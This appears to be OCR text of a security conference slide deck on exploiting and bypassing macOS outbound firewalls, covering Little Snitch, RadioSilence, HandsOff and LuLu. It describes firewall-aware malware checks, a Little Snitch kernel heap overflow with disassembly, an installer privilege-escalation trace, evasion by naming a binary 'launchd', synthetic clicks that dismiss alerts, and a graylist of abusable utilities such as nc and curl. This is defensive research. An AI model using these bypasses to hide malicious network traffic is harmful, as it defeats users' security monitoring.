


Process Classification

known? unknown?

socket filter callback(s), are invoked in context of process that initiated socket operation

```
//get process
pid_t process = proc_selfpid();
```




LuLu


the free macOS firewall



installer



alert




rule's window



full src code:
github.com/objective-see/LuLu

BREAKING FIREWALLS

exploiting & bypassing






digita security

The Goal

access the network (e.g. connect out to a malicious C&C server or exfiltrate data) without being blocked by a firewall.



firewall 'aware' malware

firewall (security) flaws

firewall bypasses

product specific

generic


Firewall 'Aware' Malware

is a firewall detected? yah; then gtfo




"They were finally caught while attempting to upload a screenshot to one of their own servers, according to the report. A piece of security software called Little Snitch ... was installed on one of the information security employees' laptops [at Palantir], and it flagged the suspicious upload attempt" -buzzfeed

red team: caught!




```
$ cat Twitter1
if [ -e /System/Library/Extensions/LittleSnitch.kext ]
then
        cd "$DIR"
        ./Twitterrific
        exit 0
fi

...
```



LittleSnitch (firewall) installed?

...yes; skip infecting the system!

OSX.DevilRobber

Firewall Vulnerabilities

little snitch ring-0 heap overflow (wardle/cve-2016-8661)

```
void* OSMalloc( uint32_t  size ...);
```

VS.

```
int copyin(..., vm_size_t nbytes );
```

→ vm_size_t is 64bits!

64bit

32bit

offset	15	...	8	7	6	5	4	3	2	1	0
value			1	0	0	0	0	0	0	0	2

64bit value: 0x100000002

32bit value: [redacted]00000002

```
sub_FFFFFF7FA13EABB2 proc
 mov      rbx, rsi
 mov      rdi, [rbx+30h]   ; user-mode struct

 mov      rbx, rdi
 mov      rdi, [rbx+8]     ; size
 ...
 mov      rsi, cs:allocTag
 call     _OSMalloc        ; malloc
 ...
 mov      rdi, [rbx]       ; in buffer
 mov      rdx, [rbx+8]     ; size
 mov      rsi, rax         ; out buffer (just alloc'd)
 call     _copyin
```

kernel heap

heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

Firewall Vulnerabilities

little snitch installer/updater local EoP (versions < 4.1)

```
(lldb) po $rdx
{ /bin/rm -Rf "$DESTINATION" && /bin/cp -Rp "$SOURCE" "$DESTINATION" && /usr/sbin/chown -R
root:wheel "$DESTINATION" && /bin/chmod -R a+rX,og-w "$DESTINATION"; } 2>&1

(lldb) po [[NSProcessInfo processInfo] environment]
...
DESTINATION = "/Library/Little Snitch/Little Snitch Daemon.bundle";
SOURCE = "/Volumes/Little Snitch 4.0.6/Little Snitch Installer.app/Contents/Resources/
Little Snitch Daemon.bundle";
```



Bypassing RadioSilence

...don't trust a name!



"The easiest network monitor and firewall for Mac...Radio Silence can stop any app from making network connections" -radiosilenceapp.com

com.radiosilenceapp.nke.filter



```
int _is_process_blacklisted(int arg0, int arg1)
{
  return _is_process_or_ancestor_listed(r14, 0x0);
}
```


```
int _is_process_or_ancestor_listed(int arg0, int arg1)
{
    //'launchd' can't be blacklisted
    _proc_name(arg0, &processName, 0x11);
    rax = _strncmp("launchd", &processName, 0x10);
    if (rax == 0x0) goto leave;
    ...

    return rax;
}
```



blacklist'ing check

Bypassing RadioSilence


...don't trust a name!




1 blacklist malware

```
$ ~/Desktop/launchd google.com

<HTML><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
```

2 ...still connects out!





bypass:

name malware: 'launchd'


Bypassing HandsOff

...don't trust a click!


> *"Keep an eye on Internet connections from all applications as to expose the hidden connections. Prevent them from sending data without your consent"*
> -handsoff

```
$ curl google.com

<HTML><HEAD>
<TITLE>301 Moved</TITLE>
```

```
void bypass(float X, float Y){

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);
}
```



synthetic click




Bypassing LuLu

...don't trust a system utility!




"the free macOS firewall that aims to block unauthorized (outgoing) network traffic" -lulu




```
//apple utils
// may be abused, so trigger an alert
NSString* const GRAYLISTED_BINARIES[] =
{
    @"com.apple.nc",
    @"com.apple.curl",
    @"com.apple.ruby",
    @"com.apple.perl",
    @"com.apple.perl5",
    @"com.apple.python",
    @"com.apple.python2",
    @"com.apple.pythonw",
    @"com.apple.openssh",
    @"com.apple.osascript"
};
```

